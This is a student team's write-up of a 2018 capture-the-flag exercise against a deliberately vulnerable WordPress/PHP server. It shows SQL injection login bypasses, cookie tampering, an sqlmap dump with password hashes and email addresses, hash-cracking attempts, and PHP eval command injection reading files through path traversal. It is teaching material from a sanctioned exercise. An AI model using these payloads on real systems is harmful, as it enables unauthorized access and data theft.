Capture the Flag 2018

Team Members: Stamatios Aleiferis, Hande Guven, Panos Skoufalos, Bill Yung

Executive Summary:

Web servers and applications around the world are riddled with security vulnerabilities waiting to be exploited. During the Capture The Flag game this year, we were able to have hands on experience on how to locate various weaknesses on an active web application. We were able to identity many security issues such as susceptibility to SQL injections, cross-site scripting, and insecure path traversal. Many of these problems arise from the use of an outdated, insecure hosting platforms and scripting languages. These simple exploits of a generic web server remind us how important it is to utilize more secure operating systems and to practice security awareness within our coding standards.


Introduction:

The goal of the the Capture The Flag competition was to exploit vulnerabilities by finding hidden keys in a target server with an IP address of 35.196.64.43. On the day of the game, each team had 72 hours to compromise the server and find any interesting methods to leak data. The IP address provided to us was a web server that hosted a simple web blog and a scoreboard. We were to follow the challenges listed on the scoreboard, where each challenge was a clue or hint that directed us towards a vulnerability that the web server contained. To expose these vulnerabilities, we used open source tools such as SQLmap and Burp Suite. We also tried other well-known techniques such as SQL injection, cross-site scripting, and command-line injection. Through these methods, we were able to access certain web pages, hidden data, and even the database itself that would otherwise need authenticated user privileges.

Tools and Methods:

- **Challenge 1:** Just GET the FLAG. (100 points)

For the first challenge we took advantage of the structure of the web application. We simply went to http://35.196.64.43/FLAG and received a save. Once you save the file on your computer a text file appears with the following key. The vulnerability that lead to the discovery of this flag is that the information was leaking.




```
key{27ADA68008E1516D8746DE3EFC54AEDDF3D92854185A1E762B304ABC19562C56}
```

- **Challenge 2:** You are staring right at it. (100 points)

Here we had to take note of a small difference when opening the http://35.196.64.43/board.php, on one hand we saw one picture and then when the page loaded another picture came up. This can be seen with logo.png and logo2.png.

It's the same picture but mirrored, and the fact that one was attempted to be hidden from us. Fortunately we were able to capture the picture and when you type $ cat logo.png the following comes out.




```
                                                                                                                                                    ?cnv?n.<??P?|??r?fP?x??KY
                                                                                                                                                                             ?~??N???$&?IR

,2?F????q?Y$???c??ȼu????c8:`?~? {?????
                                     ?n?b?b??K???S?&?l?srt??=w??{?M??G?#??Y????d
                                                                                ?ML?ή?2
?=??(????>b???XB?????\??]???B??8?L~V>?2Ȝ?j?i+?C2??????D?X8m?R???]o?U??>?y??aMȎ?=?"???r???#?»??2-L#?;?!ʒ?nV]7"?????`es?s??@e?A ???@}S??箫?AĶ6?????6f??Ķ?q??????r?0n
                                                                                                                                                                [??O??_'?ʤ???n;?ZPt'?i+d=kI??eZm??!?<;W?V{
???4??]f????ʔFN}?q?1ɸl?a5%Ä
)?Y#Z?Y`ʔJ1?{u{??_?_?=??]c?1N7T?%a?p?&
?\?4???kĊ???V?u?F?~??"?X`??-??z???6?:gS?3???_???J??8????n,?:?k?vo????s?6?l+v̈?}Vθ???W??,?(o?s9+??????1??z??}??????;??#??VB?0
                                                                                                                        F?
IVX'?[T??? ??]??W?/?b|ů?l??]?E2L??@&ȭT?l?8?ʝ,?
                                                                                                                                                                        ??[N?S?X?#ɉv???j?3b@5QM굿 ?o?2?
                                                                                                                                                                                                      SL
?c.ĭ??c?
I9??Q??Pt?~?J???+rt<S??ᵽ??8u?{6F2?&??l{??iP?!?b⍰???
                                                   ??"??lɰ?[?????%?\   ??????D????R?O"znN?ɇz?<??}???q~?#?"??????3W????V{?)???'?rmX?a??ie??,N?J{?:?p?B?Z?      ??y???3???₂???v???ä?8b}}?s ?C???F???C?6W?E?&
???IFQ=Kq1ħk>?s~?Ǚb?./?h?H?X#?R?ɵ|f>Q???m6????7&#ZE??qT????g?3xN2?:.??EK?"HkB?W?rY?V?a??>8?%:fW7(61@????ɩCR|FD^?$s?@?$)??#<
??Ğ?;q}:??&??s???~???h?'??,?????!??{왩 ??s??,E?        ?* ?1
????^B??K?1???WcS??iypC_,?ʔ?}??_>d_??;{m??                                                                                                                                       &?t
                                         wYgf?
D?ekÞ?P?dS%?WQ??6r?j??N?ON??
g??X|????c?[Z⍰s/Lj?f?^%??%?&HQ?/???(?H???`2?,,??zLʌ?????
                                                                                   ???$??d??H]+X??C=1?j??=|???i??η???h?]??v1?}?
                                                                                                                               ?Rd`????a??I?%?~??!c?_j??ø??5`Vfs?Ep??"???*/j??ɼ??q?~?bB1A?J?Ef/uN??j)6?J5?
??_?Z??9+??(A
             ??D?}?>?g?w???-?1GP??Xj??H
                                      8>w@q?8?mZ|g???k?S??⍰`??w
                                                                ?`W??&FI?[???&J?? ?\?猥?]??HtW??g>?????????g3sL??l
                                                                                                                 ???:u?8Ch????????7???'??o??????u ?/}?WYEf??DD???F???:???LH ?y?^e?????}?7???#???&?W??8?TQL??
{Y_??????c????P?Y;??d??o??^??U??P9?J??]?8eSSf?){?{?m{??%«V₊?aZ?1????8????????1?I?N??[}sZ??l??N?ao?IEND?B`?key{689D528B4C0D4CF8FDBFA468222F3893349FFE03534A4BD30350670F06281B8Dᴟ??n??I??rj???%EΣ¿?
Panagiotiss-MacBook-Pro-2:The Happening_files PanosSkoufalos$ 1;2c1;2c
```

- **Challenge 3:** All your base64 are belong to us. (200 points)

Here we looked at the http://35.196.64.43/board.php and noticed that navigating to each post's comment section sets the id parameter to a different number. Suspecting that GET parameter "id" might be injectable, we changed the parameter to http://35.196.64.43/board.php/?id={*any number* OR 1=1}) and more posts were shown. The numbers in the posts seemed like encrypted base64 keys so we ran them through a base64 decoder. One of the posts turned out to be the key we were looking for. Once again, the vulnerability here was SQL injection and unsanitized user input used directly as a query.



The Happening

Reply

Comments:

Submit

Thrash away

Welcome to the 2018 CTF!

Key

X1JAj4ReJASlqPWbRVnf3aySZ5ao2xs2UBd9by6DXfFcLeHhIPUNuCZkawK3hSbqInF1Yyu3R405oCQdzbt1z8xEogMl

Key

WAn9ynWpRPxkcDKdtJ8hOkDijyyTY6n6KnrofZwBHgOYfbRWWVWAs0EXUHW7ZBmZ2kEtSbitZbn7JSKRRnPjPmBIfLAR

Key

CISpPUOBB8SAxb5xEK7ABooeaFNTUUJdunLHNCa37ncUmxG37cJg4JexoT1NkomAKeRyjylJ21AOT1pDjqWcU5V8ozFT

Key

a2V5ezc1QTAzQTY1MTE0OUYzRjU5RTIzQkMwN0E5RkEzRTA2RjFBRDI2QzUzOEVBQzczRUMyOTU4NTJCMDIERTJEN0V9

Key

FYUzvxJtzeYmImC0rq9pJJgyNJqRDGOl1qxhSE7EAjbUKhdLdR3mpBdW4qDuW4rA2txIR7cTMeaLka1Qtj1ZeD3hO3dj

Key

4kwv4Z4joqS8stC6ZyYyEzKl6KtzDAE60aCldkHVCSRykv9XloQ3KAtHM0sH79EnqIw4n6PgpfBtTPDzl5acjVD1L7Ce

Key

6eXUkzMibjVrLYl4KWKLhKfjPF6BwX1ymGFnqzWi7TBg4DMtvr2zM5pFJSX8XHnNLE2wm6E332418CNEGfBtB8A957x0

All Star


Somebody once told me the world is gonna roll me I ain't the sharpest tool in the shed She was looking kind of dumb with her finger and her thumb In the shape of an "L" on her forehead

7


A' or '1'='1

- **Challenge 4:** Don't ask me if something looks wrong. Look again, pay careful attention. (200 points)

Knowing that there would be more to the web application that just the board, we tested some variations to the url which allowed us to discover the admin login page at "http://35.196.64.43/admin.php". Since we knew that the id parameter was injectable, we tried other variations of SQL injection to the input fields. We discovered that we were able to SQL inject and gain access by entering " ' or 'a'='a " as both the login and password.



Once we successfully logged in we were faced with a “404 Not Found” error page. However upon closer inspection using developer tools, we found out that the key was hidden in the page source as a comment.



404 Not Found


Looking for Evil Homer?

nginx/1.6.2 (Ubuntu)

```
<html>
 ▶#shadow-root (open)
 ▶<head>…</head>
...▼<body bgcolor="white"> == $0
   ▶<center>…</center>
   ▶<center>…</center>
    <hr>
    <center>nginx/1.6.2 (Ubuntu)</center>
    <!-- Hmmm, the plot thickens...
    key{1C9ED3FBD6A25D6CE70234C2C835BA20EE576430A7B584FC112723A6F56D
    9CA8}-->
  </body>
</html>
```

- **Challenge 5:** Don't ask me if something looks wrong. Look again, pay really careful attention. (300 points)

After getting the above flag, we tried the SQL injection again, this time intercepting all requests and responses using Burp Suite. It turned out that there were 3 cookies used in the client server communication as shown below.



Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://35.196.64.43:80

POST request to /login.php

Type	Name	Value
Cookie	Ming wants you to have this cookie	You better take the cookie!!!!!
Cookie	admin	false
Cookie	PHPSESSID	89uvin43fudhlh7k8csdmpq204
Body	login	a' or '1'='1
Body	password	a' or '1'='1

One of them was a message hint that we don't want the cookies forced on us. We changed the PHPSESSID to 0 and the admin to true in every request, and in the end the returned page contained a key.


Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Headers Hex HTML Render


Response from http://35.196.64.43:80/main.php

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 12 Apr 2018 16:42:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 179

<!DOCTYPE html><html><head><title>Main</title></head><body><p>Congratulations! Here you go:
key{C1A16D00938197A5700113B0EF09DF33291897329D57C81296B2E5E3AA891880}</p></body></html>
```

- **Challenge 6:** Buried in the dump of uploads. (100 points)


We utilized the knowledge that the target web application was hosted on WordPress to navigate to its contents directory to find all the uploads. In the uploads folder, in addition to the two images that were used in the web application we found another, more suspicious file name "Elif Olmez's COMP 40 Assignment.txt".



```
Index of /wp-content/uploads/2015/10/

../
Elif Olmez's COMP 40 Assignment.txt          03-Apr-2018 04:22          8432
happy-150x150.png                            02-Apr-2018 22:02         27104
happy.png                                    02-Apr-2018 22:02         26601
```


Upon downloading the text file and using the "strings" command to return each string of printable characters in the file, we discovered the key at the end of the document.



```
handes-mbp:Downloads handeguven$ strings Elif\ Olmez\'s\ COMP\ 40\ Assignment.txt
key{FCEBBF328270AEB8F9C1CF3C9EB71D6181CF6402066E38B28CE9646C5876D2E6}
handes-mbp:Downloads handeguven$
```

- **Challenge 7:** Buried in the dump: needle in the haystack. (400 points)


We used the open source penetration testing tool sqlmap to dump the database used by the web application. We aimed to get a sense of the information contained in the database, specifically the user data and root access information. We used the command "sqlmap -u --url=[TARGET IP]" to dump information including all user tables and columns. We used grep to find all mentions of "key" within all subdirectories of the dump folder. This allowed us to find the key hidden within the users.csv file.



```
Handes-MacBook-Pro:dump handeguven$ grep -nr 'key' .
./board/wp_commentmeta.csv:1:meta_id,comment_id,meta_key,meta_value
./board/posts.csv:16:15, key{ea269790994fd536135ec08ed5786d8c22b99195},hi,1,2018-04-03
 20:35:49
./board/posts.csv:290:286,SELECT * FROM keys;,; SELECT * FROM keys;,1,2018-04-04 00:03
:26
./board/users.csv:361:360,bsweet,1,FLAG: key{68CEF93FC98138A4A0DA590CFF8756C35838808FF
1DE9BF2893BA418EDD9B4A9},SWEET,BENNY
```

- **Challenge 8:** About my friend bobo... (200 points)

Similar to the previous challenge, we used the database dump obtained by sqlmap and the grep tool to find any mention of "bobo" within in the dump. This search revealed that bobo was a user with administrative privileges. We also found the hash of bobo's password which was the key we needed to crack in order to access to the web application using the login page located at "http://35.196.64.43/admin.php"




```
ID,user_url,user_pass,user_login,user_email,user_status,display_name,user_nicename,user_registered,user_activation_key
1,<blank>,$P$BMOtINUI32/PwLgvCJF1X9pH70NWTr1,admin,blinkythewonderchimp@gmail.com,0,admin,admin,2014-10-26 03:25:13,$P$BLaexuezdG1T96oe1s/JCYd/a
FPPIs1
3,<blank>,$P$BH5o72nCA3qngr4KBdweKZFNZt7rXA1,bobo,do_not_reply@apple.com,0,bobo,bobo,2015-10-31 16:50:05,$P$B3/cDupqDEqTuedwKP6Q3eVUCatb/81
4,<blank>,$P$BE/4nuPEftnhne1//E.IuRA4sR5O9g0,test,charles.cowger@tufts.edu,0,test,test,2018-04-03 21:02:28,<blank>
5,<blank>,$P$BHTGWyElzR/KmIDsnhbN2qWZ9z0ABO1,test2,cscowger@gmail.com,0,test2,test2,2018-04-03 21:06:30,<blank>
```

To crack this hash we used a variety of tools including wpscan, hashcat and John the Ripper to carry out brute force and dictionary attacks using different wordlists including passwords obtained in the RockYou dump and an extensive list provided by the Milw0rm group. However despite our efforts we were not successful in cracking the password. Later we learned that another team competing in the Capture the Flag Competition had gained access before anyone else and changed the password; therefore the flag was lost to everyone else.

- **Challenge 9:** That README is peculiar... (100 points)


While we were dumping the database used by the web application, we discovered the presence of a page at the address "http://35.196.64.43/readme.html."



```
[+] URL: http://35.196.64.43/
[+] Started: Wed Apr  4 12:50:51 2018

[+] Interesting header: SERVER: nginx/1.10.3
[!] Registration is enabled: http://35.196.64.43/wp-login.php?action=register
[+] XML-RPC Interface available under: http://35.196.64.43/xmlrpc.php
[!] Upload directory has directory listing enabled: http://35.196.64.43/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://35.196.64.43/wp-includes/
[!] The WordPress 'http://35.196.64.43/readme.html' file exists exposing a version number
```

Once we went to this address on our web browser, we discovered the key at the top of the page and scored an additional 100 points.


35.196.64.43/readme.html

key{1CBA895BA16C5A3AEE49966DF1980A28836A345B41A232959876E47768CA2C7E}

Version 4.1

Semantic Personal Publishing Platform

First Things First

Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I'm proud to be a part of. Thousands of hours have gone into WordPress, and we're dedicated to making it better every day. Thank you for making it part of your world.

— Matt Mullenweg

- **Challenge 10:** I am eval Homer. (300 points)

After navigating to this page before and setting the id parameter in order to get to the video, the hint put us in the correct direction of trying to evaluate some function by using this parameter. After a quick google search, we found out that the server would execute any system command we put in the parameter, in the following format: *?id=system('**command**');*
We were able to traverse the server's root directory and list all files and folders by */?id=system('ls ../../../../');*
There was a file with the flag, and was printed by */?id=system('cat ../../../../../../FLAG.txt');*

Conclusions:

Overall, our team was successful in finding vulnerabilities in the target web application and exploiting these vulnerabilities to gain access. Things that we learned throughout the semester were put into use including our knowledge of attack techniques, common vulnerabilities and useful open source software. Some of the vulnerabilities we exploited consists of data leakage, unsanitized user input being accepted as a query, PHP eval() vulnerability, and known weaknesses on the platform WordPress. We utilized open source software like BurpSuite, wpscan and SQLmap in executing our exploits. This exercise further demonstrated the prevalence of security vulnerabilities in web applications and the ease with which a malicious actor can gain access to or steal sensitive data.